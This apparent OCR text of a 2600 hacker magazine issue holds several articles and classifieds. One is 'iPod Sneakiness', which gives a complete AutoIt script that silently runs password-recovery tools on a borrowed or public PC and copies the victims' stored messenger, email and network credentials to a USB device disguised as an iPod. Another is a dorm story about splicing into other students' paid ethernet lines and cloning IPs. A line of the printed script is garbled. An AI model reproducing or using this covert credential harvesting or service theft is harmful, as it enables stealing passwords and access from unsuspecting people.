What does that have to do with red boxing? Well, say I am in Boston, which is within LATA 128. That means I can call within eastern Massachusetts and still have the phone call go exclusively over Verizon New England's equipment. However, if I call to Western Massachusetts, New Hampshire, or Rhode Island, while still within Verizon's coverage area, it needs to go over a long distance service. The upside for this is that for intra-LATA telephone calls, Verizon thankfully uses an ACTS system allowing me to enjoy the sweet sound of a telephone network handling my coin control. Other less scrupulous people can also abuse this system with a red box.


There are a couple of caveats to this: You are unlikely to find an ACTS controlled pay phone that is not owned by your Local Exchange Carrier (LEC: Verizon, AT&T (formerly SBC), or Qwest depending on where you are in the U.S.), and LECs are also moving away from ACTS for the same reason AT&T did, so it's slowly disappearing. The best way to find an ACTS phone is to look for an old Bell pay phone owned by your LEC. The next step is to dial a number that is outside your local calling area but inside your LATA, and then wait to see what happens. If the voice asking you to deposit money sounds more like a recording then a synthesized computer voice, you have a shot. Flash the hook, and if an operator comes on asking you for money, congrats. You are likely on an ACTS system.

Now, a minor rant: You'll note that I referred to red boxing repeatedly as "fraud" and the users as "fraudsters." Why, you ask? Because they are. Phone phreaking is not about getting free phone calls, it's about understanding how the phone system works. Phone phreaks don't do toll fraud, and people that do are the same kind of people that break into computer systems and call themselves hackers. I do not condone toll fraud in any way, shape, or form, and I'm only presenting this info to once and for all stop the misinformation given when people ask "Hey, does red boxing still work?"

For those of you who are unlucky enough to not have access to an ACTS pay phone or are just interested in listening to what a normal ACTS phone call sounds like, I will humbly plug both my own website at www.blackratchet.org and Strom Carlson's website at www.stromcarlson.com. Both contain recordings of ACTS calls in action, among other recording of telephonic goodness. Also, to hear the older style "three slot" pay phones, I heartily recommend www.phonetrips.com. If coin phones are your thing, I again humbly recommend checking out my own project, Yet Another Payphone List at www.yapl.org, ElJefe's Payphone Directory at www.payphone-directory.org, the Payphone Project at www.payphone-project.com, or finally, the ever interesting www.phones➥warm.com.

Shouts to The Digital Dawg Pound, Strom Carlson, Evan Doorbell, Bill from New York, The Mark Bernay Society, Boston 2600, and all the phreaks and pholks at the Binary Revolution Forums (www.binrev.com/forums). The Revolution Will Be Digitized!

School Connections



by graphak

This is for informational purposes only. I don't recommend trying it.

While attending a well known and respected university in the U.S., I was naturally wondering about the Internet service in the dorms. Inside of my dorm's closet, I discovered a panel in the wall that came off after removing a few screws. I stared in disbelief at the number of possibilities that potentially awaited. I could see water pipes complete with nozzles, television cables, and, best of all, the ethernet cables that ran to the rooms above my floor. The dorm that I was in was old but still functioning. It was not due for a renovation quite yet, mostly because of money grubbing university presidential behavior.

For every floor there were about ten rooms which were supposed to house four people each. That means that there were 40 ethernet jacks per floor. The cables ran up the same hole from the bottom floor to the top, so if I was on the top floor I'd probably only see four cables in the "se-

cret" (what a joke) closet panel. If I was on the bottom floor of the ten story building, I'd see 40 ethernet cables running through my closet! I decided to change rooms and move closer to the ground.


Immediately after relocation, I took off the panel in the closet and found an abundance of cables. I decided to splice my ethernet cable into one of them. (This non-factory wiring job cost a very small amount of speed since CAT-5 cables are twisted in a certain manner to deliver best performance.)

My university had a system where individual roommates would pay for their own net service, so it was just a matter of time before I spliced into a cable that had been activated and was being paid for. I then had no choice but to share the bandwidth with them, but it caused very few if any problems. For one, it was a T-3 backbone i.e., very fast, and two, most college kids use the Internet for viewing pages that are not very bandwidth intensive.

I did this for two academic years without raising an eyebrow. In my third year I lucked out and got a geek for a roommate, and shared his connection. I had to clone my IP to his however, but the rest was the same. I accidentally shut the school's network down for 15 minutes while testing some scripts, and guess who came knocking. The IT guys recorded the offending IP and woke me up from a fake sleep to "check out my computer." I played dumb and they went away, but not after changing my settings and telling me I needed to pay for the net from then on.

Moral: Not all schools are this oblivious or outdated. However it might be worth a try to look around for fake or hidden panels if you live in a dorm or a prewired apartment complex and check for cables. Also this year they changed the system and it now requires your student ID number, which is a whole other story and not hard to get around since most use a nine digit number with the first three being mostly the same for everyone. Check to see if your school is outdated and if you can get free high speed net. (It should be free anyway in my opinion.)

iPod Sneakiness



by Rob

"My iPod's dying. Mind if I plug it into your PC for a second to charge up?" With those simple words, you can have some serious fun. You need only two things: an mp3 player that functions as a USB device and a little knowledge of a scripting language. I use AutoIt.

Here's what to do: Grab a couple of programs from nirsoft.net. These were reviewed in *2600* earlier this year. The ones I use are:

MessenPass (http://www.nirsoft.net/utils/➥mspass.html) - Recovers the passwords of instant messenger programs like Yahoo Messenger, MSN Messenger, Trillian, and more.

Mail PassView (http://www.nirsoft.net/utils➥/mailpv.html) - Recovers the passwords of popular email clients like Outlook Express, MS Outlook, Eudora, Mozilla Thunderbird, and more.

Protected Storage PassView (http://www.nir➥soft.net/utils/pspv.html) - Displays all passwords and AutoComplete strings stored in your Protected Storage.

Network Password Recovery (http://www.nir➥soft.net/utils/network_password_recovery.html) - Freeware utility that recovers the network passwords stored by Windows XP.

There is also a key finder and a history browser if that's your thing. Put all of those programs into a folder on your MP3 player/USB device and get scripting. The script I wrote runs all four programs silently, dumps the results to text files on the USB drive, creates one master text file with a name correlating to the date time stamp of when I ran it, then deletes the extraneous files. I use the timestamp as a name. That way I can run it multiple times on different PCs without having to move files.

With AutoIt I compiled the script to an EXE and assigned it an iPod icon. You can use any icon you think would be non-obvious. It's silent, opens no windows, and takes about four seconds to run.

Run this on a public PC, at your computer lab, or at your library and you will be amazed at the amount of passwords and stored information you come away with.

Now I should warn you, this is only for fun, only to laugh at people who save their info on public PCs, not for hacking or anything malicious. Enjoy.

The script follows:

```
Run(@ComSpec & ' /k "..\Password\Software\PSPV.exe /stext
..\Password\New\PSPV.txt"', @ScriptDir, @SW_HIDE)
sleep(200)

Run(@ComSpec & ' /k "..\Password\Software\IM.exe /stext
..\Password\New\IM.txt"', @ScriptDir, @SW_HIDE)
sleep(200)

Run(@ComSpec & ' /k "..\Password\Software\Mail.exe /stext
..\Password\New\Mail.txt"', @ScriptDir, @SW_HIDE)
sleep(200)

Run(@ComSpec & ' /k "..\Password\Software\Network.exe /stext
..\Password\New\Network.txt"', @ScriptDir, @SW_HIDE)
sleep(1000)

Run(@ComSpec & ' /k "COPY ..\Password\New\*.txt ..\Password\New\all.txt"',
leep(1000)

Dim $DateTime, $Location, $FileName
$DateTime = @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & "-" & @MIN &
"-" & @SEC
$Location = @WorkingDir & '\new\'
$FileName = "all.txt"
FileMove($Location & $FileName , $Location & $DateTime & ".log",1)
sleep(2000)

Run(@ComSpec & ' /k "del ..\Password\New\*.txt"', @ScriptDir, @SW_HIDE)
sleep(1000)
```

A Look at Jabber/XMPP

by windwaker
windwaker101@gmail.com

After the release of Google Talk, where Google set up a Jabber server and released a Jabber client, we should take a look at the possible design vulnerabilities in the protocol Jabber uses, XMPP (Extensible Messaging and Presence Protocol), as over a thousand people were able to log into the unannounced Google Talk server before the program was even released.

To log into a Jabber server, information is sent in the form of user@domain/resource (called a JID), followed by the password. This data is sent through a TCP connection, so sniffing a password wouldn't be hard at all. The server then establishes a connection with the authentication server and sends an XML stream to it with the information the Jabber server received from the client (i.e., when you log into Google's Jabber server, talk.google.com, it opens a connection with mail.google.com to see if you have a legitimate mail account).

When the client wants to send a message to another user, it initiates a TCP connection and sends data to the Jabber server, which either routes an XML stream of the message to another user on that messaging network or routes it to a foreign messaging network server. This inherently is good. Everything is routed through a single server rather than setting up direct

connections with other users, giving clients more power.

A problem with this is that the protocol makes everything too compartmentalized. For instance, let's say that there is a message that can be sent through the Jabber server and into a foreign messaging network that only crashes the foreign messaging network's clients, or even its servers. If the data isn't cleaned properly when sent to the Jabber server, then it could be the foreign networks that the data is being sent to are at risk. The Jabber server does not have enough information about the foreign network's server. Therefore it can't be secure preemptively.

When a message is sent to a Jabber server, the Jabber server creates an XML stream that it sends to the client receiving the message. The huge exploit here would be sending data directly to a client while spoofing your hostname so that it appears that you are the Jabber server. You could appear as if you are anyone. However, one could skip all authentication while logging into the server.

Incompatibility between Jabber and foreign network servers could also be a major issue in the future. If the foreign network's client programs don't check if the data has been routed through the authentication server, people could imitate other users by sending information that mimics a Jabber server and pretending that the data had been authenticated already. This would work both ways, too. A user on a foreign network could send information to Jabber servers while avoiding authentication from the foreign network's servers with the ability to skip the entire authentication server process in the XMPP protocol. Two messaging networks would have to share almost total information about their servers to be able to set up a secure, inter-networking messaging service. And when there are corporations like AOL that can't even keep their own networks foolproof, I do not see this happening.

While compatibility between foreign networks seems convenient, a single user spoofing a foreign network server is a problem that the XMPP protocol has not been able to get around and cannot feasibly defeat. For more information on the XMPP protocol and the RFC, go to http://www.xmpp.org/.

Spyware - The Ever Changing Threat

by FreeRider

Over the last decade, spyware has progressed from a simple application that generates pop-up ads and spam email to a full-fledged security threat. As advertising companies like 180 Solutions and Doubleclick continue to lose money, the focus of spyware vendors is rapidly shifting to covert means of deploying their applications onto a system in order to continue revenue generation. In order to facilitate this, spyware developers are bringing in experts to design applications that can slip through network security and continue to subvert security measures by embedding fail-safe mechanisms in the operating system and changing application properties, which the security industry is labeling "mutating" and "hyper-mutating spyware." In addition, spyware vendors are utilizing custom-coded attacks that are designed to target a specific operating system, browser, and, in extreme cases, corporate networks. The current methods of detecting and removing spyware are quickly proving ineffective against custom-coded and mutating spyware because the signature files utilized by your typical spyware removal tool cannot keep up with the changing spyware applications. Furthermore, once a threat has compromised a system, the spyware application has the opportunity to stop any security applications in use on the system. Network security administrators will need to shift their mindset on the spyware threat from it being a simple nuisance to a full-blown security breach. Utilizing layered security measures provides the best means for stopping spyware at the front end

(gateway) and detecting/removing threats that penetrate the security perimeter.

Understanding the Threat

If you want to defeat the spyware threat, you need to understand how the threat works. The first concept to understand is the deployment methodology. Most spyware installers actually bundle a number of applications together which results in the installer deploying adware, spyware, and/or malware. Spyware installers commonly deploy through the following methods: opt-in installation (pays for "free software"), drive by installations (hidden scripts written into web pages), ActiveX installers, and browser exploits (MHTML, JScript, etc.). Unlike viruses, spyware is written by a team of engineers with financial backing which results in spyware companies developing sophisticated applications. Spyware applications will now embed themselves into the OS to prevent uninstalling the spyware, retrieve updates from the Internet, and download new applications in segments only to compile them at a later time. So once the spyware installer successfully deploys its payload, the system is compromised.

Threat Assessment

Rootkits are the latest buzz word in the spyware sector. While the threat of rootkit bundling is becoming more prevalent, the existing malware threats are often overlooked. Spyware applications can bundle a number of applications, including keystroke loggers, phone dialers, packet sniffers, and remote control software. More importantly, spyware is a covert threat, which means it does not want to be found and will be designed to evade detection.

Defeating the Threat

As I stated earlier, layered security is the best method for defeating spyware, which I classify into the following categories: network, desktop settings, and desktop applications.

Network: If you are running a firewall, lock down the ports and block sites known to deploy spyware. Also, turn up your logging to monitor both inbound and outbound traffic. This will allow you to identify where an application is sending requests on the Internet. If you are fortunate enough to use a content filter or intrusion detection application, set it to search for malicious scripts and applications. There are a number of appliances on the market to lock down network traffic.

Desktop Settings: This is the second line of defense that most people overlook. Start by locking down the browser settings so that the common Internet browser options are not set to the default low security level. For my IE settings, my default settings are locked down to block Java, ActiveX, block all cookies, and prompt for downloads. If I have a site that I want to access that requires ActiveX, Javascript, or cookies, I add it to another zone only after I research the site.

Desktop Applications: I run a combination of anti-virus and anti-spyware applications. Most anti-spyware applications are signature based. However, there are a couple out there that enter the realm of host-based intrusion prevention (HIPS). These applications provide the best detection and removal of both known and mutating spyware by analyzing the behavior and context of an application. Context, or manner in which the application operates, provides additional parameters to determine if the application is a potential threat. This allows you to identify such potential threats and take action against the application, even if it does not match a known spyware signature. Additionally, turn on the real-time protection options in the anti-spyware application to prevent browser hijacking, block ActiveX, lock the registry, and check the memory for running applications. Packet sniffers, network monitors, and command line utilities provide detailed information on the communications channels opened by the spyware application.

To reiterate, spyware is becoming an evasive threat, thereby making traditional means of identifying and removing it inadequate. By utilizing best practices for your network security and incorporating layered security measures, you will be able to address the spyware issue before it poses a significant threat to your network integrity.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Happenings

HOPE NUMBER SIX. Time to mark your calendars and cancel any plans you may have already made for July 21, 22, and 23, 2006. You will be in New York City attending our sixth hacker conference. It's the only one that will ever take place in a year that's an anagram of our own name! (Until 2060 at least.) There are simply no excuses for missing such an event. Details at http://www.hope.net.

For Sale

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET HAS UNIX SHELLS - reliable and affordable since 1999. Beginners and advanced users continue to love JEAH's FreeBSD shell accounts for performance-driven uptimes and a huge list of virtual hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions, all at very competitive prices. Mention *2600* and receive setup fees waived! Look to www.JEAH.net for the exceptional service you deserve.

CUSTOM T-SHIRTS: Why be EXACTLY like everyone else? Let's face it, we're all individuals and there's a little revolutionary in each of us. It's high time that you nurture this, and a hand silk screened shirt featuring you as Che Guevara is the perfect way to start. Available on a wide variety of quality shirts with a wide selection of ink colors. And for those who are living life on the cheap, we also offer heat transfer shirts in a limited number of colors. Visit http://meguevara.com. OVERSTOCK: We found a limited number of "Hello My Name Is _____ and I'm a Hacker" shirts left over from Beyond HOPE in 1997. Each shirt ships with a Sharpie so you can add your own name, handle, moniker, nom de plum or paw print. See our specials section for more details.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

HACKERSTICKERS.COM has a whole new collection of hacker gear for your needs, t-shirts, caffeine to lockpick sets. Come visit the website to order.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else! This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE! Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING!" On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each is so manifestly impotent that they are unable to stop this Internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help? iamawidow@yahoo.com

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and

fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.
IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with semantic warriors committed to the liberation of information. We defend human beings facing charges in criminal court for the following: unauthorized computer access, theft of trade secrets, criminal copyright infringement, and identity theft. Contact Omar Figueroa, Esq. and Valerio Romano at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133. Attorney Figueroa is a graduate of Yale College and Stanford Law School who has years of experience defending hackers including Kevin Mitnick; Mr. Romano is a gifted network administrator who recently passed the bar. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

Announcements


OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!
CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.


Personals

STILL IN THE JOINT. Only one more long year left off line. Known as Alphabits, busted for hacking banks and unauthorized wire transfers. I'm looking to hear from anyone in the free world. Interested in any ideas for future employment. Put pen to paper now. Why wait? Will respond to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 921, Imperial, CA 92251-0921.
IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.
88LOGAN-IS-CONNECTING. S/W/M/22 interested in doing some serious networking. Looking for reading materials (mags, books, newsletters, zines, etc.) to be sent my way. Love real world hacking. Need assistance on breaking free from the government mind suppression of the state penal system. Pictures are more than welcome and anything mailed is appreciated. Got over 3 in on 5 1/2. Get connected! Brian Walden #500289, D.C.C., 1181 Paddock Road, Smyrna, DE 19977.
OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.
COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to leverage their learning capabilities, give them free and uncensored Internet access, and help them organize their own social initiatives and networks. French details can be found here: http://razernet.com/rockNroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there, anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that.
Email me: partymontreal@hotmail.com.
